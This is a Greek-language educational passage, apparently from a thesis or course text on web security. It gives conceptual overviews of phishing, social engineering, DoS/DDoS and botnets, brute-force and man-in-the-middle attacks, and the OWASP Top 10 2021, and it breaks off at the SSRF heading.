Τα πρόσθετα Flash και Shockwave της Adobe επιτρέπουν την ανάπτυξη ενδιαφέρουσας γραφικής και κινούμενης εικόνας που βελτιώνουν σημαντικά την εμφάνιση και την

αίσθηση μιας ιστοσελίδας. Τα πρόσθετα εμφανίζουν το περιεχόμενο που αναπτύσσεται με τη χρήση του κατάλληλου λογισμικού.

Μέχρι πρόσφατα, τα plugins είχαν ένα αξιοσημείωτο ιστορικό ασφάλειας. Καθώς το περιεχόμενο που βασίζεται στο Flash αυξανόταν και γινόταν πιο δημοφιλές, οι εγκληματίες εξέτασαν τα πρόσθετα και το λογισμικό Flash, προσδιόρισαν τα τρωτά σημεία και εκμεταλλεύτηκαν το Flash Player. Η επιτυχής εκμετάλλευση θα μπορούσε να προκαλέσει κατάρρευση του συστήματος ή να επιτρέψει σε έναν εγκληματία να αναλάβει τον έλεγχο του επηρεαζόμενου συστήματος. Αναμένετε αυξημένες απώλειες δεδομένων καθώς οι εγκληματίες συνεχίζουν να ερευνούν τα πιο δημοφιλή plugins και πρωτόκολλα για ευπάθειες.

Δηλητηρίαση SEO (SEO Poisoning)

Οι μηχανές αναζήτησης, όπως η Google, λειτουργούν κατατάσσοντας σελίδες και παρουσιάζοντας σχετικά αποτελέσματα με βάση τα ερωτήματα αναζήτησης των χρηστών. Ανάλογα με τη συνάφεια του περιεχομένου της ιστοσελίδας, μπορεί να εμφανίζεται ψηλότερα ή χαμηλότερα στη λίστα αποτελεσμάτων αναζήτησης. Το SEO, συντομογραφία των λέξεων Search Engine Optimization (Βελτιστοποίηση μηχανών αναζήτησης), είναι ένα σύνολο τεχνικών που χρησιμοποιούνται για τη βελτίωση της κατάταξης ενός ιστότοπου από μια μηχανή αναζήτησης. Ενώ πολλές νόμιμες εταιρείες ειδικεύονται στη βελτιστοποίηση ιστότοπων για την καλύτερη τοποθέτησή τους, το SEO poisoning χρησιμοποιεί το SEO για να κάνει έναν κακόβουλο ιστότοπο να εμφανίζεται υψηλότερα στα αποτελέσματα αναζήτησης.

Ο πιο συνηθισμένος στόχος του SEO poisoning είναι η αύξηση της επισκεψιμότητας σε κακόβουλους ιστότοπους που μπορεί να φιλοξενούν κακόβουλο λογισμικό ή να εκτελούν κοινωνική μηχανική. Για να αναγκάσουν έναν κακόβουλο ιστότοπο να καταταγεί υψηλότερα στα αποτελέσματα αναζήτησης, οι επιτιθέμενοι εκμεταλλεύονται δημοφιλείς όρους αναζήτησης.

Browser Hijacker

Το browser hijacker είναι κακόβουλο λογισμικό που τροποποιεί τις ρυθμίσεις του προγράμματος περιήγησης ενός υπολογιστή για να ανακατευθύνει τον χρήστη σε ιστότοπους που πληρώνονται από τους πελάτες των εγκληματιών του κυβερνοχώρου. Οι αεροπειρατές προγραμμάτων περιήγησης συνήθως εγκαθίστανται χωρίς την άδεια του χρήστη και αποτελούν συνήθως μέρος μιας drive-by λήψης. Ένα drive-by download είναι ένα πρόγραμμα που κατεβαίνει αυτόματα στον υπολογιστή όταν ο χρήστης επισκέπτεται έναν ιστότοπο ή βλέπει ένα μήνυμα ηλεκτρονικού ταχυδρομείου HTML. Διαβάζετε πάντα προσεκτικά τις συμφωνίες χρήστη όταν κατεβάζετε προγράμματα για να αποφύγετε αυτού του είδους το κακόβουλο λογισμικό.

3.1.7. Κοινωνική Μηχανική (Social Engineering)

Η κοινωνική μηχανική είναι ένα εντελώς μη τεχνικό μέσο για έναν εγκληματία να συλλέξει πληροφορίες για έναν στόχο. Η κοινωνική μηχανική είναι μια επίθεση που επιχειρεί να χειραγωγήσει άτομα ώστε να εκτελέσουν ενέργειες ή να αποκαλύψουν εμπιστευτικές πληροφορίες.

Οι κοινωνικοί μηχανικοί συχνά βασίζονται στην προθυμία των ανθρώπων να είναι εξυπηρετικοί, αλλά εκμεταλλεύονται και τις αδυναμίες των ανθρώπων. Για παράδειγμα, ένας επιτιθέμενος θα μπορούσε να καλέσει έναν εξουσιοδοτημένο υπάλληλο με ένα επείγον πρόβλημα που απαιτεί άμεση πρόσβαση στο δίκτυο. Ο επιτιθέμενος θα μπορούσε να επικαλεστεί τη ματαιοδοξία του υπαλλήλου, να επικαλεστεί την εξουσία χρησιμοποιώντας τεχνικές αναγραφής ονομάτων ή να επικαλεστεί την απληστία του υπαλλήλου.

Αυτοί είναι ορισμένοι τύποι επιθέσεων κοινωνικής μηχανικής:

Pretexting - Αυτό συμβαίνει όταν ο επιτιθέμενος καλεί ένα άτομο και του λέει ψέματα σε μια προσπάθεια να αποκτήσει πρόσβαση σε προνομιακά δεδομένα. Ένα παράδειγμα αφορά έναν επιτιθέμενο που προσποιείται ότι χρειάζεται προσωπικά ή οικονομικά δεδομένα προκειμένου να επιβεβαιώσει την ταυτότητα του παραλήπτη.

Κάτι για κάτι (Quid pro quo) - Αυτό συμβαίνει όταν ένας επιτιθέμενος ζητά προσωπικές πληροφορίες από ένα μέρος σε αντάλλαγμα για κάτι, όπως ένα δώρο.

3.1.8. Ηλεκτρονικό Ψάρεμα (Phishing)

Το phishing είναι μια μορφή απάτης. Οι εγκληματίες του κυβερνοχώρου χρησιμοποιούν το ηλεκτρονικό ταχυδρομείο, τα άμεσα μηνύματα ή άλλα μέσα κοινωνικής δικτύωσης για να προσπαθήσουν να συγκεντρώσουν πληροφορίες όπως διαπιστευτήρια σύνδεσης ή πληροφορίες λογαριασμού, μεταμφιεσμένοι σε μια αξιόπιστη οντότητα ή πρόσωπο. Το phishing συμβαίνει όταν ένα κακόβουλο μέρος στέλνει ένα δόλιο μήνυμα ηλεκτρονικού ταχυδρομείου μεταμφιεσμένο ως προερχόμενο από νόμιμη, αξιόπιστη πηγή. Σκοπός του μηνύματος είναι να εξαπατήσει τον παραλήπτη ώστε να εγκαταστήσει κακόβουλο λογισμικό στη συσκευή του ή να μοιραστεί προσωπικές ή οικονομικές πληροφορίες. Ένα παράδειγμα phishing είναι ένα μήνυμα ηλεκτρονικού ταχυδρομείου που παραποιείται για να φαίνεται ότι προέρχεται από ένα κατάστημα λιανικής πώλησης και ζητά από τον χρήστη να κάνει κλικ σε έναν σύνδεσμο για να διεκδικήσει ένα βραβείο. Ο σύνδεσμος μπορεί να οδηγεί σε έναν ψεύτικο ιστότοπο που ζητά προσωπικές πληροφορίες ή μπορεί να εγκαταστήσει έναν ιό.

Το spear phishing είναι μια εξαιρετικά στοχευμένη επίθεση phishing. Ενώ τόσο το phishing όσο και το spear phishing χρησιμοποιούν μηνύματα ηλεκτρονικού ταχυδρομείου για να προσεγγίσουν τα θύματα, το spear phishing στέλνει προσαρμοσμένα μηνύματα ηλεκτρονικού ταχυδρομείου σε ένα συγκεκριμένο άτομο. Ο εγκληματίας ερευνά τα ενδιαφέροντα του στόχου πριν από την αποστολή του ηλεκτρονικού ταχυδρομείου. Για παράδειγμα, ο εγκληματίας μαθαίνει ότι ο στόχος ενδιαφέρεται για τα αυτοκίνητα και ότι ψάχνει να αγοράσει ένα συγκεκριμένο μοντέλο αυτοκινήτου. Ο εγκληματίας μπαίνει στο ίδιο φόρουμ συζητήσεων για αυτοκίνητα όπου ο στόχος είναι μέλος, πλαστογραφεί μια προσφορά πώλησης αυτοκινήτου και στέλνει ένα μήνυμα ηλεκτρονικού ταχυδρομείου στον στόχο. Το μήνυμα ηλεκτρονικού ταχυδρομείου περιέχει έναν σύνδεσμο για φωτογραφίες του αυτοκινήτου. Όταν ο στόχος κάνει κλικ στον σύνδεσμο, εγκαθιστά εν αγνοία του κακόβουλο λογισμικό στον υπολογιστή του. Κάντε κλικ εδώ για να μάθετε περισσότερα σχετικά με τις απάτες μέσω ηλεκτρονικού ταχυδρομείου.

Το Vishing είναι το phishing που χρησιμοποιεί τεχνολογία φωνητικής επικοινωνίας. Οι εγκληματίες μπορούν να πλαστογραφήσουν κλήσεις από νόμιμες πηγές χρησιμοποιώντας την τεχνολογία φωνής μέσω IP (VoIP). Τα θύματα μπορεί επίσης να λάβουν ένα ηχογραφημένο μήνυμα που φαίνεται νόμιμο. Οι εγκληματίες θέλουν να αποκτήσουν αριθμούς πιστωτικών καρτών ή άλλες πληροφορίες για να κλέψουν την ταυτότητα του θύματος. Το Vishing εκμεταλλεύεται το γεγονός ότι οι άνθρωποι εμπιστεύονται το τηλεφωνικό δίκτυο.

Το Smishing (Short Message Service phishing) είναι το phishing που χρησιμοποιεί μηνύματα κειμένου σε κινητά τηλέφωνα. Οι εγκληματίες υποδύονται μια νόμιμη πηγή σε μια προσπάθεια να κερδίσουν την εμπιστοσύνη του θύματος. Για παράδειγμα, μια επίθεση smishing μπορεί να στείλει στο θύμα έναν σύνδεσμο ιστότοπου. Όταν το θύμα επισκέπτεται τον ιστότοπο, εγκαθίσταται κακόβουλο λογισμικό στο κινητό τηλέφωνο.

Όταν ένας αξιόπιστος ιστότοπος μιμείται, οι χρήστες εξαπατώνται για να εισάγουν τα διαπιστευτήριά τους, κάτι που είναι γνωστό ως phishing. Το phishing εξαπατά τους επισκέπτες ώστε να επισκεφθούν έναν ψεύτικο ιστότοπο που μοιάζει επίσημος. Αφού πιστέψουν ότι έχουν συνδεθεί σε έναν αξιόπιστο ιστότοπο, τα θύματα εισάγουν στη συνέχεια τις προσωπικές τους πληροφορίες.

Το whaling είναι ένας τύπος επίθεσης phishing που στοχεύει ανώτερα στελέχη και άλλους στόχους υψηλού προφίλ σε μια επιχείρηση. Οι πολιτικοί ή οι διασημότητες αποτελούν πρόσθετους στόχους.

3.1.9. Επίθεση Άρνησης Εξυπηρέτησης (Denial of Service – DoS Attack)

Η Άρνηση Εξυπηρέτησης (Denial of Service - DoS) είναι ένας τύπος επίθεσης, στον οποίο ο δράστης προσπαθεί να διακόψει τη διαθεσιμότητα μιας ιστοσελίδας, ενός δικτύου, ή μίας υπηρεσίας. Υπάρχουν δύο κύριοι τύποι επιθέσεων DoS:

- Ο δράστης της επίθεσης στέλνει υψηλό αριθμό πακέτων δικτύου ή αιτήσεις με σκοπό να εξαντληθούν οι διαθέσιμοι πόροι του συστήματος, όπως το εύρος ζώνης (bandwidth), η μνήμη ή η επεξεργαστική ισχύς. Ως αποτέλεσμα, το σύστημα γίνεται αργό ή σταματάει εντελώς να εξυπηρετεί. Αυτό προκαλεί επιβράδυνση των χρόνων μετάδοσης και απόκρισης. Μπορεί επίσης να προκαλέσει κατάρρευση μιας συσκευής ή υπηρεσίας.
- Κακόβουλα διαμορφωμένα πακέτα - Ο δράστης της απειλής στέλνει ένα κακόβουλα διαμορφωμένο πακέτο σε έναν κεντρικό υπολογιστή ή μια εφαρμογή και ο παραλήπτης δεν είναι σε θέση να το χειριστεί. Αυτό προκαλεί την πολύ αργή λειτουργία ή τη συντριβή του συστήματος.

3.1.10. Κατανεμημένη Επίθεση Άρνησης Εξυπηρέτησης (DDoS Attack)

Όταν η συγκεκριμένη επίθεση εκτελείται από πολλαπλούς υπολογιστές ονομάζεται Διαμοιρασμένη Άρνηση Εξυπηρέτησης (Distributed Denial of Service - DDoS). Συνήθως, οι υπολογιστές που χρησιμοποιούνται σε τέτοιου είδους επιθέσεις είναι μολυσμένοι από κακόβουλο λογισμικό, το οποίο επιτρέπει στους δράστες να τους ελέγχουν απομακρυσμένα. Το δίκτυο αυτών των μολυσμένων υπολογιστών είναι γνωστό ως botnet. Εάν οι απειλητικοί φορείς μπορούν να παραβιάσουν πολλούς κεντρικούς υπολογιστές, μπορούν να πραγματοποιήσουν μια κατανεμημένη επίθεση DoS (DDoS).

Οι επιθέσεις DDoS έχουν παρόμοια πρόθεση με τις επιθέσεις DoS, με τη διαφορά ότι μια επίθεση DDoS αυξάνεται σε μέγεθος επειδή προέρχεται από πολλές, συντονισμένες πηγές, όπως φαίνεται στο σχήμα. Μια επίθεση DDoS μπορεί να χρησιμοποιεί εκατοντάδες ή χιλιάδες πηγές, όπως στις επιθέσεις DDoS που βασίζονται στο IoT.


Οι ακόλουθοι όροι χρησιμοποιούνται για την περιγραφή των στοιχείων μιας επίθεσης DDoS:

- **Zombies:** Αναφέρεται σε μια ομάδα παραβιασμένων κεντρικών υπολογιστών (δηλ. πρακτόρων). Αυτοί οι κεντρικοί υπολογιστές εκτελούν κακόβουλο κώδικα που αναφέρεται ως ρομπότ (δηλαδή, bots). Το κακόβουλο λογισμικό ζόμπι προσπαθεί συνεχώς να αυτοδιαδοθεί όπως ένα σκουλήκι (worm).
- **Bots:** Τα bots είναι κακόβουλο λογισμικό που έχει σχεδιαστεί για να μολύνει έναν κεντρικό υπολογιστή και να επικοινωνεί με ένα σύστημα χειρισμού. Τα bots μπορούν επίσης να καταγράφουν πληκτρολογήσεις, να συλλέγουν κωδικούς πρόσβασης, να καταγράφουν και να αναλύουν πακέτα και πολλά άλλα.
- **Botnet:** Πρόκειται για μια ομάδα ζόμπι που έχουν μολυνθεί με τη χρήση κακόβουλου λογισμικού που αυτοδιαδίδεται (δηλ. bots) και ελέγχονται από χειριστές.
- **Handlers:** Πρόκειται για έναν κύριο διακομιστή διοίκησης και ελέγχου (CnC ή C2) που ελέγχει ομάδες ζόμπι. Ο δημιουργός ενός botnet μπορεί να χρησιμοποιήσει το Internet Relay Chat (IRC) ή έναν διακομιστή ιστού στον διακομιστή C2 για να ελέγξει εξ αποστάσεως τα ζόμπι.
- **Botmaster:** Αυτός είναι ο δράστης της απειλής που έχει τον έλεγχο του botnet και των χειριστών.

Σημείωση: Υπάρχει μια παραοικονομία όπου τα botnets μπορούν να αγοραστούν (και να πωληθούν) έναντι συμβολικής αμοιβής. Αυτό μπορεί να παρέχει στους φορείς απειλών botnets με μολυσμένους υπολογιστές έτοιμους να εξαπολύσουν επίθεση DDoS εναντίον του στόχου της επιλογής τους.

Στο σχήμα απεικονίζεται ένας δράστης απειλής συνδεδεμένος με διακομιστές που ονομάζονται χειριστές. Οι χειριστές χρησιμοποιούνται για τη σύνδεση και τον έλεγχο πολλών ζόμπι για μια επίθεση άρνησης παροχής υπηρεσιών. Όταν λάβουν εντολή από τον botmaster, τα ζόμπι εξαπολύουν την επίθεση σε έναν και μόνο κεντρικό

υπολογιστή-θύμα για να τον κατακλύσουν και να τον καταστήσουν μη διαθέσιμο.



Εικόνα 9. Επίθεση άρνησης εξυπηρέτησης – DDoS.

3.1.11. Επίθεση Ωμής Βίας (Brute force Attack)

Η επίθεση brute force είναι μια πολύ συνηθισμένη επίθεση, η οποία είναι ικανή να μαντέψει ονόματα χρηστών και κωδικούς πρόσβασης με σκοπό τη σύνδεση σε κάποιο σύστημα χωρίς εξουσιοδότηση, συμπεριλαμβανομένων των εφαρμογών ιστού, λειτουργικών συστημάτων, Wi-Fi, κ.α. Για αυτή την επίθεση χρησιμοποιούνται ειδικές εφαρμογές, οι οποίες δοκιμάζουν πολλούς συνδυασμούς κωδικών μέχρι να αποκτήσουν πρόσβαση. Τα πιο δημοφιλή εργαλεία για brute force επιθέσεις είναι το John the Ripper και το Hydra.

Υπάρχουν διάφορα είδη επιθέσεων brute force και θα αναφερθούν παρακάτω τα πιο σημαντικά:

- Απλή επίθεση brute force: Η απλή επίθεση δοκιμάζει εκατοντάδες τυχαίους συνδυασμούς χαρακτήρων το δευτερόλεπτο. Τέτοιες επιθέσεις είναι ικανές να μαντέψουν μόνο πολύ απλούς κωδικούς, όπως 123456 ή password.
- Επίθεση brute force με λεξικό: Μία τέτοια επίθεση δοκιμάζει δημοφιλείς λέξεις και φράσεις. Αρχικά, τέτοιου είδους επιθέσεις χρησιμοποιούσαν μόνο λέξεις από κάποιο λεξικό καθώς και αριθμούς, τελευταία όμως χρησιμοποιούν και κωδικούς που έχουν αποκτηθεί από προηγούμενες εισβολές σε δεδομένα. Στο internet υπάρχουν πολλά από αυτά τα λεξικά δωρεάν αλλά και επί πληρωμή στο dark web.
- Υβριδική επίθεση brute force: Ο συνδυασμός της επίθεσης με λεξικό με την επίθεση brute force ονομάζεται υβριδική επίθεση. Ένας αριθμός, συνήθως τεσσάρων ψηφίων, προστίθεται στο τέλος του κωδικού από τους χρήστες και συνήθως ξεκινάει από 1 ή 2, επειδή συνήθως είναι κάποιο έτος σημαντικό για αυτούς. Σε μια τέτοια επίθεση, συνήθως χρησιμοποιείται ένα λεξικό για τις λέξεις και μία απλή επίθεση brute force για τους αριθμούς στο τέλος. Αυτή η μέθοδος είναι αρκετά πιο αποτελεσματική από μία επίθεση λεξικού.

3.1.12. Επίθεση Man In The Middle (MITM)

Η επίθεση Man In The Middle (MITM) συμβαίνει όταν κάποιος εισβάλει ενδιάμεσα σε μία δικτυακή επικοινωνία μεταξύ δύο άκρων χωρίς να το γνωρίζουν, όπως για παράδειγμα ένας χρήστης, ο οποίος περιηγείται σε μία εφαρμογή ιστού. Συνήθως τέτοιες επιθέσεις εκτελούνται ενδιάμεσα στην επικοινωνία ενός πελάτη και ενός εξυπηρετητή με σκοπό να δουν ή ακόμα και να αλλάξουν κρυφά την πληροφορία, είτε για να προσποιηθούν έναν από τους συμμετεχόμενους. Οι βασικές προϋποθέσεις για να συμβεί επιτυχώς μία τέτοια επίθεση είναι να βρίσκονται στο ίδιο τοπικό δίκτυο ο επιτεθείς με το θύμα, όπως για παράδειγμα ένα δημόσιο Wi-Fi δίκτυο, και η επικοινωνία μεταξύ του πελάτη και του εξυπηρετητή να μην είναι κρυπτογραφημένη. Βέβαια, αν η σύνδεση είναι κρυπτογραφημένη και δεν υπάρχει προστασία HSTS, τότε ο επιτιθέμενος μπορεί να απενεργοποιήσει την κρυπτογράφηση, δηλαδή το πρωτόκολλο HTTPS θα υποβαθμιστεί σε HTTP.


3.2. Open Web Application Security Project (OWASP)

Ο OWASP [26] είναι ένας οργανισμός μη κερδοσκοπικού χαρακτήρα, ο οποίος έχει σκοπό τη βελτίωση της ασφάλειας στις εφαρμογές ιστού (Web Applications). Αυτός ο οργανισμός παρέχει υλικό σχετικά με την ασφάλεια του διαδικτύου, από τα χιλιάδες μέλη της κοινότητάς του, το οποίο συμπεριλαμβάνει projects λογισμικού ανοιχτού κώδικα, πολλά άρθρα από όλο τον κόσμο, εργαλεία και εκπαιδευτικά συνέδρια.

3.2.1. OWASP Top 10

Το OWASP Top 10 [27] είναι ένα έγγραφο του οργανισμού OWASP, το οποίο περιέχει πληροφορίες για τις δέκα πιο σοβαρές απειλές που έχουν καταγραφεί για τις εφαρμογές ιστού, καθώς και οδηγίες για την αποτροπή τους . Το έγγραφο αυτό ανανεώνεται όποτε υπάρχει ανάγκη, με την τελευταία του έκδοση να έχει κυκλοφορήσει τον Σεπτέμβριο του 2021. Πολλοί οργανισμοί υιοθετούν το OWASP Top 10 ως οδηγό για τις εφαρμογές ιστού που αναπτύσσουν με σκοπό να ελαττώσουν τις απειλές ασφάλειας και φαίνεται να είναι πολύ αποτελεσματικό.

Σε σύγκριση με το προηγούμενο έγγραφο του 2017, στο Top 10 του 2021 έχουν προστεθεί τρεις νέες κατηγορίες, σε 4 κατηγορίες υπάρχουν αλλαγές στην ονομασία και το πεδίο εφαρμογής καθώς και κάποιες ενοποιήσεις.



Εικόνα 10. Σύγκριση Top 10 2017 και Top 10 2021.

Πηγή: owasp.org

3.2.1.1. OWASP Top 10 2021

A01:2021 – Broken Access Control

Εφαρμόζοντας κανόνες, ο έλεγχος πρόσβασης (Access Control) βεβαιώνει ότι οι χρήστες σε μία εφαρμογή ιστού θα μείνουν στα όρια των δικαιωμάτων, των οποίων τους έχουν δοθεί. Η αποτυχία αυτών των κανόνων συχνά έχει ως αποτέλεσμα την έκθεση πληροφορίας, την παραλλαγή και τη διαγραφή των δεδομένων, ή την εκτέλεση ενεργειών πέρα από τα όρια του χρήστη. Μερικά παραδείγματα Broken Access Control είναι τα εξής:

- Περιήγηση σε σελίδες που απαιτούν πιστοποίηση ως μη πιστοποιημένος χρήστης
- Αναβάθμιση δικαιωμάτων, όπως να ενεργεί κάποιος ως χρήστης χωρίς να έχει συνδεθεί, ή να ενεργεί ως διαχειριστής ενώ είναι απλός χρήστης.
- Επιτρέπεται κάποιος να δει ή να τροποποιήσει το λογαριασμό κάποιου άλλου, απλά παρέχοντας το μοναδικό του αναγνωριστικό.
- Προσπέραση του ελέγχου πρόσβασης τροποποιώντας το URL ή την HTML σελίδα, ή τροποποιώντας τις αιτήσεις με κάποιο εργαλείο επιθέσεων.
- Λάθος παραμετροποίηση της αρχής ελάχιστου προνομίου (principle of least privilege), ή άρνησης από προεπιλογή, στα οποία η πρόσβαση έπρεπε να επιτρέπεται μόνο σε συγκεκριμένους χρήστες, ρόλους ή δυνατότητες, αλλά επιτρέπονται σε όλους.

A02:2021 – Cryptographic Failures

Τα λάθη στην κρυπτογράφηση, ή η απουσία αυτής, συχνά οδηγούν σε διαρροή ευαίσθητης πληροφορίας, όπως κωδικοί, αριθμοί πιστωτικών καρτών, αρχεία υγείας, προσωπικές πληροφορίες και εταιρικά δεδομένα. Μερικά παραδείγματα σφαλμάτων στην κρυπτογράφηση (Cryptographic Failures) είναι τα εξής:

- Χρήση πρωτοκόλλων με απουσία TLS, όπως HTTP, SMTP και FTP
- Χρήση παλαιών, αδύναμων αλγορίθμων κρυπτογράφησης ή πρωτοκόλλων
- Η κρυπτογράφηση δεν επιβάλλεται. Πχ λείπουν κάποιες κεφαλίδες HTTP (HSTS)
- Χρησιμοποιούνται εγκαταλελειμμένοι αλγόριθμοι όπως MD5 και SHA1, ή αλγόριθμοι μη κατάλληλοι για κρυπτογράφηση.

A03:2021 – Injection

Η έκχυση (Injection) συμβαίνει όταν ο χρήστης στέλνει κακόβουλα δεδομένα στην εφαρμογή ιστού, ως μέρος ενός ερωτήματος στη βάση δεδομένων ή μίας εντολής. Ο κύριος λόγος που μπορεί να συμβεί κάτι τέτοιο είναι επειδή δεν επιβεβαιώνονται ή δε φιλτράρονται τα δεδομένα, τα οποία στέλνει ο χρήστης στην εφαρμογή.

A04:2021 – Insecure Design

Η κατηγορία των μη ασφαλή σχεδιασμού (Insecure Design) περιλαμβάνει διάφορες αδυναμίες με ελλιπές ή μη αποτελεσματικό σχεδιασμό ελέγχου. Μερικά παραδείγματα είναι τα εξής:

- Η διαδικασία επαναφοράς κωδικού περιέχει ερωτήσεις και απαντήσεις, οι οποίες δε μπορούν να θεωρηθούν έμπιστα στοιχεία ταυτοποίησης, αφού περισσότεροι από έναν άνθρωποι ίσως γνωρίζουν τις απαντήσεις.
- Μία εφαρμογή κράτησης εισιτηρίων κινηματογράφου επιτρέπει έκπτωση σε μαζικές κρατήσεις, έχοντας μέγιστο αριθμό 15 συμμετεχόντων, πριν ζητήσει την πληρωμή. Κάποιος κακόβουλος θα μπορούσε να εκμεταλλευτεί αυτό το μοντέλο δοκιμάζοντας να κάνει κράτηση 600 θέσεων σε όλες τις αίθουσες απλά με μερικές αιτήσεις, προκαλώντας τεράστια απώλεια εσόδων.
- Ένα ηλεκτρονικό κατάστημα λιανικής δεν έχει προστασία ενάντια σε ρομπότ, τα οποία αγοράζουν αυτόματα όλο το διαθέσιμο απόθεμα καρτών γραφικών υψηλής επίδοσης, με σκοπό να μεταπουληθούν σε δημοπρασίες.

A05:2021 – Security Misconfiguration

Μία εφαρμογή ιστού ίσως είναι ευάλωτη λόγω εσφαλμένης παραμετροποίησης ασφάλειας (Security Misconfiguration). Μερικά παραδείγματα εσφαλμένης παραμετροποίησης ασφάλειας είναι τα εξής:

- Ελλιπής ασφάλεια σε οποιοδήποτε μέρος της εφαρμογής ή λάθος παραμετροποιημένα δικαιώματα στις υπηρεσίες cloud.
- Ενεργοποιημένες δυνατότητες, οι οποίες είναι αχρείαστες, όπως πόρτες, υπηρεσίες, δικαιώματα, λογαριασμοί, κλπ.
- Είναι ενεργοποιημένοι προκαθορισμένοι λογαριασμοί με τους κωδικούς τους
- Η διαχείριση των σφαλμάτων εμφανίζει χρήσιμες πληροφορίες για τους κακόβουλους
- Σε αναβαθμισμένα συστήματα, οι τελευταίες δυνατότητες ασφαλείας είναι απενεργοποιημένες.
- Δεν έχουν ρυθμιστεί σωστά οι ρυθμίσεις ασφαλείας σε πλαίσια εφαρμογών (application frameworks, βάσεις δεδομένων ή βιβλιοθήκες.
- Ο εξυπηρετητής δε στέλνει κεφαλίδες ασφαλείας, ή δεν είναι σωστά ρυθμισμένες
- Το λογισμικό δεν είναι ενημερωμένο ή είναι ευάλωτο

A06:2021 – Vulnerable and Outdated Components

Ένα σύστημα πιθανότατα είναι ευάλωτο αν ισχύουν τα παρακάτω:

- Κάποιος δε γνωρίζει τις εκδόσεις των στοιχείων που χρησιμοποιεί, είτε στην πλευρά του εξυπηρετητή, είτε στην πλευρά του πελάτη.
- Δε διεξάγονται συχνές σαρώσεις για ευπάθειες
- Το λογισμικό είναι ευάλωτο ή δεν υποστηρίζεται πλέον. Λογισμικό μπορεί να είναι το λειτουργικό σύστημα, ο εξυπηρετητής, το σύστημα διαχείρισης της βάσης δεδομένων, εφαρμογές, βιβλιοθήκες, κα.
- Οι προγραμματιστές δεν ελέγχουν τη συμβατότητα των ενημερωμένων βιβλιοθηκών
- Τα στοιχεία δεν αναβαθμίζονται συχνά

Ένα παράδειγμα ευάλωτου στοιχείου είναι το CVE-2017-5638, το οποίο είναι ευπάθεια του Apache Struts 2 (Java web applications framework) και επιτρέπει απομακρυσμένη εκτέλεση κώδικα στον εξυπηρετητή.

A07:2021 – Identification and Authentication Failures

Η κατηγορία Σφαλμάτων Ταυτοποίησης και Αυθεντικοποίησης (Identification and Authentication Failures) περιλαμβάνει αδυναμίες σε εφαρμογές όπως τις παρακάτω:

- Επιτρέπονται επιθέσεις ωμής βίας (brute force) ή άλλες αυτόματες επιθέσεις
- Επιτρέπονται πολύ αδύναμοι ή προκαθορισμένοι κωδικοί, όπως admin ή Password1
- Οι κωδικοί αποθηκεύονται με αδύναμους κατακερματισμούς (hashes)
- Το αναγνωριστικό σύνδεσης εκτίθεται στο URL
- Δε χρησιμοποιείται ταυτοποίηση πολλών παραγόντων (multi-factor authentication)

A08:2021 – Software and Data Integrity Failures

Τα σφάλματα στην ακεραιότητα των δεδομένων και του λογισμικού (Software and Data Integrity Failures) προκύπτουν από την αδυναμία του κώδικα και των υποδομών να προστατεύσουν από τέτοιες παραβιάσεις. Για παράδειγμα, ένα λογισμικό έχει δυνατότητα αυτόματων ενημερώσεων, στις οποίες δεν υπάρχει επιβεβαίωση ακεραιότητας, οπότε μπορεί κάποιος να ανεβάσει τις δικές του κακόβουλες ενημερώσεις και να εγκατασταθούν αυτόματα.

A09:2021 – Security Logging and Monitoring Failures

Οι εισβολές χωρίς καταγραφή συμβάντων και παρακολούθηση των συστημάτων δε μπορούν να εντοπιστούν. Επίσης, υπάρχει κίνδυνος διαρροής πληροφοριών αν οι καταγραφές συμβάντων είναι ορατές στον οποιοδήποτε. Ως παράδειγμα, έχουμε μία αεροπορική εταιρία, στην οποία συνέβη μία τεράστια εισβολή στα δεδομένα εκατομμυρίων επιβατών, συμπεριλαμβάνοντας διαβατήρια και πιστωτικές κάρτες. Η εισβολή συνέβη στον πάροχο φιλοξενίας υπηρεσιών cloud, ο οποίος ειδοποίησε την εταιρία μετά από κάποιο χρόνο.

A10:2021 – Server-Side Request Forgery (SSRF)

